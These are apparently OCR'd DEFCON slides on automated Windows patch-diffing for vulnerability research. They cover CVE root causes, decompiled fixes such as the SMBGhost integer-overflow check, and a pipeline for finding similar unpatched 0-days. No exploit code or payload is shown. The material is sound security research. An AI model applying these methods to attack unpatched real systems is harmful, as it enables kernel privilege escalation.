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
DEFCON

Back to the Future

Our journey back to the future of Windows vulnerabilities
and the 0-days we brought back with us



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In memory of my dad

David

1951-2021

Research State of Mind

“Learn from the past if you want to predict the future”

Confucius

Agenda

- Research background
- Solution process and Infrastructure
- The 4-step process from 0 to 0-day
- E2E example
- Discovered and reported on six vulnerabilities
- Two post-exploitation
- Deferred Patching
- Closure and Q&A

Research Goals

1

- Rapid analysis of security patches in Windows
    - Root cause analysis
    - Prioritization of vulnerabilities

2

1 days
Automatic exploitation poc’s

3

0 days
Semi-automatic approach

Research Assumptions

1

Microsoft will fix (patch) the same vulnerability classes with similar patches techniques/logic

2

The code after the patch might be still vulnerable

3

A patched function is a good candidate for other vulnerabilities

A Story Of One Function:

ETWpNotifyGuid - 5 vulnerabilities

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
Ntoskrnl function - WIN10



CVE-2020-1033
LPE
Invalid check of the input

CVE-2021-1682
LPE
Heap Overflow due to assign in to offset 0x50
In any allocated buffer

CVE-2020-1034
Information Disclosure
Invalid check on boolean variable
(checks relevant for bit mask)

CVE-2021-1662
LPE
Wrong bound check leads to OOB write to kernel pool


Research Approach

- Past approach
  - Manual patch diff of a Single Vulnerability
  - The goal is limited to understanding the root cause usually for constructing a 1-day POC

- Our approach - an automated process that would gather all the insights from all the patches in a single, searchable db for 0-day hunting

We adopted a new approach, in terms of both the goal and how to get there.

Steps to reach our goal - **0 Day**



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1-day
Generate code to trigger the vulnerable function

1

Find vulnerable functions via patch-diffing

4


0-day
Find similar unpatched patterns

2

Correlate CVEs to patches

Step 1


Find vulnerable functions via patch-diffing



Step 1 - Patch pipeline

Download all Windows 8.1 security only updates

Extract patched files




Binary Diffing

Classify changes


Store Features into DB

Collecting 6 years of Windows Patch-Diffing




Structure of KB


KB = msu File



Packages



Patched files



Recompilation challenges

- Instruction reordering
- Basic blocks reorder
- Opcode changes
- Alignments

1st Compile

```
000000014011ECC0   _FindPESection
000000014011ECC0   movsxd      r8, b4 ds:[rcx+0x3C]    // _FindPESection
000000014011ECC4   xor         b4 r9d, b4 r9d
000000014011ECC7   mov         r10, rdx
000000014011ECCA   add         r8, rcx

000000014011ECCD   movzx       b4 eax, b2 ds:[r8+0x14]
000000014011ECD2   movzx       b4 r11d, b2 ds:[r8+6]
000000014011ECD7   add         rax, b1 0x18
000000014011ECDB   add         rax, r8
000000014011ECDE   test        b4 r11d, b4 r11d
000000014011ECE1   jz          0x14011ED01
```

```
000174CC   IppCreateMulticastSessionState
000E0896   mov         rcx, rdi                    // P
000E0899   call        cs:[__imp_ExFreePoolWithTag] // __imp_ExFreePoolWithTag
000E089F   nop
```

Recompile

```
0000000140223D0   _FindPESection
0000000140223D0   movsxd      r8, b4 ds:[rcx+0x3C]    // _FindPESection
0000000140223D4   xor         b4 r9d, b4 r9d

0000000140223D7   add         r8, rcx
0000000140223DA   mov         r10, rdx
0000000140223DD   movzx       b4 eax, b2 ds:[r8+0x14]
0000000140223E2   movzx       b4 r11d, b2 ds:[r8+6]
0000000140223E7   add         rax, b1 0x18
0000000140223EB   add         rax, r8
0000000140223EE   test        b4 r11d, b4 r11d
0000000140223F1   jz          0x140022411
```

```
000174FC   IppCreateMulticastSessionState
00104543   mov         rcx, rdi                    // P
00104546   call        cs:[__imp_ExFreePoolWithTag] // __imp_ExFreePoolWithTag
0010454C   nop
0010454D   nop
0010454E   nop
0010454F   nop
```

Step 1 - Features Types

Patch-related features

- XREF - Added/remove/changed function calls
- Changes amount of loops or conditions
- Changes in deprecated functions
- Etc.

Vulnerability-related features

- Integer overflow
- Use after free
- Directory traversal
- Etc.

2019

Step 1 - Num of Xrefs - Example - CVE-2019-1280

	id	ranked_pe_name	ranked_version	ranked_kt	ed_build_	feature_type	diff	score	short_reason	pe_of_chang	before	ddress_befor	after	referenced_function_name
		cturedquery.dll	Filter	Filter	19-09	Filter		...	Filter	Filter	F...	Filter		Filter
1	181...	structuredquery.dll	7.0.9600.19455	4516064	2019-09	ChangesPes	21	2.38...	NULL	NULL	NULL	NULL	NULL	NULL
2	181...	structuredquery.dll	7.0.9600.19455	4516064	2019-09	ChangedXrefs	NULL	0.0	__imp_IStream_Read	CHANGED	9	6443204768	10	long StructuredQuery1::ReadPROPVARIANT(struct IStream *,struct tagPROPVARIANT *)
3	181...	structuredquery.dll	7.0.9600.19455	4516064	2019-09	ChangedFunctions	NULL	0.0	NULL	CHANGED	NULL	NULL	NULL	long StructuredQuery1::ReadPROPVARIANT(struct IStream *,struct tagPROPVARIANT *)

__imp_IStream_Read	CHANGED	9	6443204768	10	long StructuredQuery1::ReadPROPVARIANT(struct IStream *,struct tagPROPVARIANT *)

ReadPROPVARIANT function calls 10 times to
IStream_Read vs 9 calls in unPatched version

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




Step 1 - Num of Xrefs- Example - CVE-2019-1280

Type confusion - Reading DECIMAL from file
without resetting vt to VT_DECIMAL type (0xE)



2018

Step 1 - Number of Conditions - CVE-2018-8411



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1	CVE-2018-8411	ClassIncorrect Authorization	ntfs.sys	4462941	65.0	2018-10	NtfsFindFilesOwnedBySid	ChangedAmountOfConditions	Counter({"if": 5})	27	32	https://www.exploit-db.com/exploits/45624

EXPLOIT DATABASE

Microsoft Windows - 'FSCTL_FIND_FILES_BY_SID' Information Disclosure

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45624	2018-8411	GOOGLE SECURITY RESEARCH	DOS	WINDOWS	2018-10-16

Step 1 - Number of Conditions - CVE-2018-8411

Incorrect Authorization ->
NTFS list directory by sid with no conditions

Patch - Added 5 conditions

Vulnerability category features

- Integer Overflow
- Use After Free
- Integrity Level
- Race Condition
- Directory Traversal
- Symbolic link vulnerabilities

2020


2020

Step 1 - Integer Overflow Example - CVE-2020-0796

SMB GHOST patch - usage of RTlULong functions

```
  if (!NT_SUCCESS(RtlUlongAdd(Header.OriginalCompressedSegmentSize, smb_header_compress.OffsetOrLength, &_v_allocation
_size)))
  {
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);
    goto ON_ERROR;
  }

  if (_v_allocation_size > another_smb_size_i_guess)
  {
    SEND_SOME_ETW_EVENT_FOR_TELEMETRY_AND_CATCHING_BAD_GUYS(&wpp_guid);
    goto ON_ERROR;
  }

  __alloc_buffer = SrvNetAllocateBuffer(
    _v_allocation_size,
    0i64
  );
  if ( !__alloc_buffer )
    return 0xC000009A;
```

2016

Step 1 - Integer Overflow Example - ms16-098

As presented @ Defcon 25
This time UlongMult function was used

MS16-098:Win32k!bFill Integer Overflow

Step 1 - Integer Overflow Example

Our Integer Overflow feature returned with 200+ results

PATCHED FILE

PATCHED FUNCTION

ADDED CALL (XREF)

	id	ranked_pe_name	ɔacka(	ranked_version	ranked_kb	ed_build_	ranked_function_name	short_reason	type_of_
		Filter		Filter	Filter	Filter	Filter	Filter	Filter
1	193	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	ReadEntryList	ULongMult	ADDED
2	194	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	PhonebookEntryToRasEntryAdvanced	ULongMult	ADDED
3	195	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	RasEntryAdvancedToPhonebookEntry	ULongMult	ADDED
4	196	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateArrayFromDtlList	ULongMult	ADDED
5	197	rasapi32.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateServerArray	ULongMult	ADDED
6	198	rasdlg.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateArrayFromDtlList	ULongMult	ADDED
7	199	rasdlg.dll	ras...	6.3.9600.19868	4586823	2020-11	CreateServerArray	ULongMult	ADDED
8	200	rasdlg.dll	ras...	6.3.9600.19868	4586823	2020-11	ReadEntryList	ULongMult	ADDED
9	134	gdi32.dll	gdi...	6.3.9600.19812	4577071	2020-09	pmf16AllocMF16	UIntMult	ADDED
10	150	gdiplus.dll	mic...	6.3.9600.19812	4577071	2020-09	bHandlePoly16	ULongMult	ADDED
11	151	gdiplus.dll	mic...	6.3.9600.19812	4577071	2020-09	bHandlePolyPoly16	ULongMult	ADDED


2020

Step 1 - Integer Overflow Example - NTDLL - April 2020

The only function that was really changed was LdrpSearchResourceSection_U

ıked_pe_nar	ɔacka(	ranked_version	ranked_kb	ed_build_	feature_type	diff	score
ntdll.dll ⊗		Filter	Filter	20-04 ⊗	Filter		Filter
ntdll.dll	ntdl...	6.3.9600.19678	4550970	2020-04	IntSafeFunctions	NULL	40.0
ntdll.dll	ntdl...	6.3.9600.19678	4550970	2020-04	IntSafeFunctions	NULL	40.0

ranked_function_name	reason	type_of_change
Filter	Filter	Filter
LdrpSearchResourceSection_U	RtlULongMult	ADDED
LdrpSearchResourceSection_U	RtlULongAdd	ADDED


Step 1 - Integer Overflow Example - NTDLL - April 2020

Same pattern was used, this is a patch pattern at least since 2016

```
48 = *(_WORD *)(res_Dir_data_ptr1 + 14);
lAugend = *(unsigned __int16 *)(res_Dir_data_ptr1 + 12);
esult = RtlULongAdd(ulAugend, *(unsigned __int16 *)(res_Dir_data_ptr1 + 14), &sum_add_result);
unction_return_value = result;
f ( (int)result < 0 )
 return result;
esult = RtlULongMult(sum_add_result, 8i64, &mul_add_result_ptr);
unction_return_value = result;
f ( (int)result < 0 )
 return result;
50 = (unsigned int *)(res_Dir_data_ptr1 + 16);
80 = (unsigned int *)(res_Dir_data_ptr1 + 16);
26 = base2;
f ( res_Dir_data_ptr1 + 16 + (unsigned __int64)mul_add_result_ptr > allocatedMappingSize
                                                                  + (base2 & 0xFFFFFFFFFFFFFFFFui64) )
return 0xC000007Bi64;                   // INVALID_IMAGE_FORMAT
```


Step 1 - Integrity Level Examples

Search for added functions named “IntegrityLevel”



Step 2

Correlate CVEs
to patches



Step 2 - Correlation of CVE to patched file


Name

CVE Number

CVE Description

- Microsoft provide an API for download CVE details
- New API and tool were released recently
- We have created an automated process that uses this API

Step 2 - Correlation process of CVE to patched files



Step 2 - Correlation logic

Correlation logic based on 4 methods

